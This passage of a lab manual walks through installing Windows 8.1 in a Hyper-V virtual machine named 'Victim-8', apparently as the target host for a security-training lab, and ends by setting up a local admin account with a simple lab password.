
**Note:** The Physical CD/DVD drive letter may differ in your lab environment.




4. Insert **Windows 8.1 Operating System DVD** in DVD-ROM drive
5. Right-click **Windows 8.1** in Hyper-V manager and click **Start**
6. Again right-click **Windows 8.1** and click **Connect**
7. **Boot** Windows 8.1 virtual machine with DVD-ROM and **Install** Windows 8.1 operating system




8. Follow the **instructions** during the installation and **install** Windows 8.1 operating system
9. Once done with the installation, **Personalize** screen appears. Specify **PC name** as **Victim-8** and then click **Next**.




10. **Settings** window appears, choose **Use express settings** option




11. A window regarding account set up appears, wait for a while until you are redirected to the next window




12. Sign in to your Microsoft account window appears, select Create a new account.




13. Create a Microsoft account window appears, click **Sign in without a Microsoft account**




14. Your account window appears, enter the username as **admin** in **User name** field, password as **qwerty@123** in **Password** and **Reenter Password** fields, enter a password hint and click **Finish**



